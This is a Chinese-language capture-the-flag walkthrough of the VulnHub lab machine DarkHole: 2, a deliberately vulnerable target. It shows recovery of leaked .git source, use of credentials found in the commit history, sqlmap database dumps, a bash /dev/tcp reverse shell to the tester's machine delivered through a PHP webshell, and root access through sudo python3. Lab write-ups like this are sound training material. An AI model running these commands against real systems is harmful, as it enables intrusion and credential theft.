
VulnHub靶场渗透实战8-DarkHole: 2
靶场地址:DarkHole: 2 ~ VulnHub
Description
Back to the Top
Difficulty:Hard
This works better with VMware rather than VirtualBox
Hint: Don't waste your time For Brute-Force
网络模式的话,我喜欢用桥接,直接桥接。不多说了,开始吧。
一;信息收集。
1.发现IP。和端口服务。
发现同网段主机的方法。
arp-scan -l
masscan 192.168.1.1/24 -p 80


2.发现git源码,访问一下端口服务。
二:枚举漏洞。
1,找相关登录信息。下载git泄露源码。
wget递归下载所有文件
wget -r http://192.168.1.61/.git 这个方法没有完全的克隆下来。
这将创建一个名称为 IP 地址的目录。在目录中,它包含递归下载的文件,包括“.git”。

GitHacker 是一个.git泄露利用脚本,通过泄露的.git文件夹下的文件,重建还原工程源代码。渗透测试人员、攻击者,可以进一步审计代码,挖掘:文件上传,SQL注射等web安全漏洞。
下载地址:GitHub - WangYihang/GitHacker: ️ A `.git` folder exploiting tool that is able to restore the entire Git repository, including stash, common branches, common tags.
这个也可:mirrors / WangYihang / GitHacker · GitCode
第一种下载源码的工具:GitHacker,
git clone https://github.com/wangyihang/githacker 把githacker下载下来。
python3 -m pip install -i https://pypi.org/simple/ GitHacker 安装工具
githacker --url http://192.168.1.61/.git/ --output-folder 111 把git泄露脚本重建输出到111文件夹
完整的copy下来了,nice!

第二种把git源码下载下来的方法: GitHub - arthaud/git-dumper: A tool to dump a git repository from a website
使用git-dumper(从网站转储git存储库的工具。)下载git_dumper.py工具。
2,把源码下载下来。把git_dumper.py赋权之后,创建一个文件夹存放转存下来的库,执行git_dumper.py文件,这里没有这个dulwich包,安装一下就好。
以下是直接命令下载,因为网络问题下载不了的话,可以直接下载到本机,然后copy到kali.
git clone https://github.com/arthaud/git-dumper.git
cd git-dumper
pip install -r requirements.txt
mkdir darkhole-2
python3 git_dumper.py http://192.168.1.61:80/.git/ darkhole-2
3.信息收集。
登录逻辑。看到 and id =1,做了防sql注入,那是不是代表登入进去之后就存在sql注入了。

数据库配置信息。数据库名字:darkhole_2

检查 git 日志时,我们会在同一个地方看到凭据。看到第2次更新时,login.php使用了默认凭证。
因此,我们将 HEAD 切换到该提交,并查看login.php,在这里我们就已经发现账号密码了。
邮箱账户:lush@admin.com,密码:321.
git log
git diff a4d900a8d85e8938d3601f3cef113ee293028e10

git checkout a4d900a

三;漏洞利用。
1.返回不一样,存在sql注入。


2;爆数据库。
1,把数据包保存,
vim sql.txt
sqlmap -r sql.txt --dbs --batch(id加*号)
sqlmap -r sql.txt -p id --random-agent --is-dba(判断权限为dba)


sqlmap -r sql.txt -D darkhole_2 --dump-all --batch(获取数据库)
sqlmap -u http://192.168.1.61/dashboard.php?id=1 --cookie "PHPSESSID=l7cpo2t7nvh9p18dhasf29t6ka" --dbs (不保存文件的话,可以用这种形式)

2.ssh账号秘密:jehad/fool.
sqlmap -r sql.txt -D darkhole_2 --dump-all --batch(对数据库进行爆破,爆破数据库的账号密码及表)
sqlmap -u http://192.168.1.61/dashboard.php?id=1 --cookie "PHPSESSID=l7cpo2t7nvh9p18dhasf29t6ka" -D darkhole_2 --tables(没保存文件用这种形式)

三;提权。
1;ssh登录成功。可直接进losy用户,第一个flag。


2;获取losy用户的shell.
获取到losy用户在本地9999端口开了php服务。
查看php服务文件发现提供了命令执行能力且在监听状态。
cat /etc/crontab 查看Linux的定时任务文件。
php -s是开启了一个网络服务器的意思
还发现一句话木马,往cmd里传参。

在历史命令记录中: wget 下载了一个 反弹shell,那我们也要来反弹shell,传shell到靶机上。然后 利用 127.0.0.1?cmd 来执行
curl "http://127.0.0.1:9999/?cmd=php%20/tmp/php-reverse-shell.php"

有个问题,我传shell这种方式,没有权限,转换不了交互式shell,脑壳疼。换种方式试一下。

3;把开放的服务端口转发到本地来访问,我直接url访问吧,
ssh jehad@192.168.1.61 -L 9999:localhost:9999 从外面访问9999端口,连接失败,就只能把靶机的9999端口转发到本地来访问
ssh -L 9999:127.0.0.1:9999 jehad@192.168.1.61
bash -c 'sh -i >& /dev/tcp/192.168.1.28/1234 0>&1' 构造kali监听,因为是get方式传参,所以url编码一下。
http://127.0.0.1:9999/?cmd=%62%61%73%68%20%2d%63%20%27%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%39%32%2e%31%36%38%2e%31%2e%32%38%2f%31%32%33%34%20%30%3e%26%31%27
python3 -c 'import pty; pty.spawn("/bin/bash")' 交互式shell
获得losy用户的权限。history查看一下,losy用户的密码是:gang.


4;登录losy用户,利用python3提权。

5;提权成功,root权限下的第二个flag。
sudo python3 -c 'import os; os.system("/bin/bash")' 利用sudo执行python3系统环境获取交互式shell.

四;两个账户都有密码了,还有个lama账号。
1;爆破一下密码;lama/123

3;ssh登录lama账号。第二个flag。
sudo -l 一下,可执行所有权限。

sudo su 直接do一下,进root目录下

总结:
1;.git仓库的代码泄露,利用两种脚本把库里的源代码克隆到本机。
2;泄露的源码逻辑告诉我们以及登录之后的框存在sql注入,爆数据库,爆出ssh账号密码。
3;ssh本地端口转发,往一句话木马cmd里传参,url编码,卡莉url直接访问。(这里我还试了一种往靶机传shell的方式,能监听成功,但是仅限于shell,转换不了交互式shell。)
4;历史命令losy用户的密码,登录losy用户,利用sudo执行python3系统环境获取交互式shell。
5;提权的第二种方式,另外一个用户lama弱口令,可运行所有命令。直接sudo su 提权成功。
VulnHub靶场渗透实战8-DarkHole: 2的更多相关文章
- VulnHub靶场渗透之:Gigachad
环境搭建 VulnHub是一个丰富的实战靶场集合,里面有许多有趣的实战靶机. 本次靶机介绍: http://www.vulnhub.com/entry/gigachad-1,657/ 下载靶机ova文 ...
- Vulnhub靶场渗透练习(三) bulldog
拿到靶场后先对ip进行扫描 获取ip 和端口 针对项目路径爆破 获取两个有用文件 http://192.168.18.144/dev/ dev,admin 更具dev 发现他们用到框架和语言 找到一 ...
- Vulnhub靶场渗透练习(二) Billu_b0x
运行虚拟机直接上nmap扫描 获取靶场ip nmap 192.168.18.* 开放端口 TCP 22 SSH OpenSSH 5.9p1 TCP 80 HTTP Apache httpd 2.2.2 ...
- Vulnhub靶场渗透练习(一) Breach1.0
打开靶场 固定ip需要更改虚拟机为仅主机模式 192.168.110.140 打开网页http://192.168.110.140/index.html 查看源代码发现可以加密字符串 猜测base64 ...
- Vulnhub靶场渗透练习(五) Lazysysadmin
第一步扫描ip nmap 192.168.18.* 获取ip 192.168.18.147 扫描端口 root@kali:~# masscan - --rate= Starting massc ...
- Vulnhub靶场渗透练习(四) Acid
利用namp 先进行扫描获取ip nmap 192.168.18.* 获取ip 没发现80端口 主机存活 猜测可以是个2000以后的端口 nmap -p1-65533 192.168.18.14 ...
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub靶场学习_HA: ARMOUR
HA: ARMOUR Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-armour,370/ 背景: Klaw从“复仇者联盟”超级秘密基地偷走了一些盔甲 ...
- VulnHub靶场学习_HA: InfinityStones
HA-InfinityStones Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-infinity-stones,366/ 背景: 灭霸认为,如果他杀 ...
- VulnHub靶场学习_HA: Avengers Arsenal
HA: Avengers Arsenal Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-avengers-arsenal,369/ 背景: 复仇者联盟 ...
随机推荐
- Docker 部署 RocketMQ Dledger 集群模式( 版本v4.7.0)
文章转载自:http://www.mydlq.club/article/97/ 系统环境: 系统版本:CentOS 7.8 RocketMQ 版本:4.7.0 Docker 版本:19.03.13 一 ...
- Centos7主机安装Cockpit管理其他主机
前提条件:需要管理的每台服务器上都需要安装cockpit 假设Centos7主机安装Cockpit的为A,其他主机为B 如果B上有A的公钥,那么直接连接至B,否则,输入B的用户名密码连接. 问题:在A ...
- 回滚Deployment控制器下的应⽤发布
若因各种原因导致滚动更新⽆法正常进⾏,如镜像⽂件获取失败."⾦丝雀"遇险等,则应该将应⽤回滚到之前的版本,或者回滚到由⽤户指定的历史记录中的版本. Deployment控制器的回滚 ...
- URL Search查询
#基本查询 GET /movies/_search?q=2012&df=title&sort=year:desc&from=0&size=10&timeout= ...
- PAT (Basic Level) Practice 1018 锤子剪刀布 分数 20
大家应该都会玩"锤子剪刀布"的游戏:两人同时给出手势,胜负规则如图所示: 现给出两人的交锋记录,请统计双方的胜.平.负次数,并且给出双方分别出什么手势的胜算最大. 输入格式: 输入 ...
- MES与工业互联网的关联边界在哪里?
MES和工业互联网本不存在关联边界,如果有,那也只是MES包括在工业互联网中,是工业互联网的一部分.二者本来就是处于两个不同维度提出来的概念.MES是从信息系统维度提出来的,上承ERP.下接PCS的制 ...
- CentOS 7.9 安装 redis-6.2.0
一.CentOS 7.9 安装 redis-6.2.0 1 下载地址:https://download.redis.io/releases/redis-6.2.0.tar.gz 2 安装gcc来进行编 ...
- 使用Pytorch进行多卡训练
当一块GPU不够用时,我们就需要使用多卡进行并行训练.其中多卡并行可分为数据并行和模型并行.具体区别如下图所示: 由于模型并行比较少用,这里只对数据并行进行记录.对于pytorch,有两种方式可以进行 ...
- 腾讯云短信SDK-精简版
/** * 腾讯云短信SDK-精简版 * 本模块使用-向腾讯云短信服务器发送请求 * @return json 腾讯服务器返回值-json字符串 */ private function send_sm ...
- JavaScript中的代码执行顺序
<!DOCTYPE html> <html> <head> <meta charset="utf-8" /> </head&g ...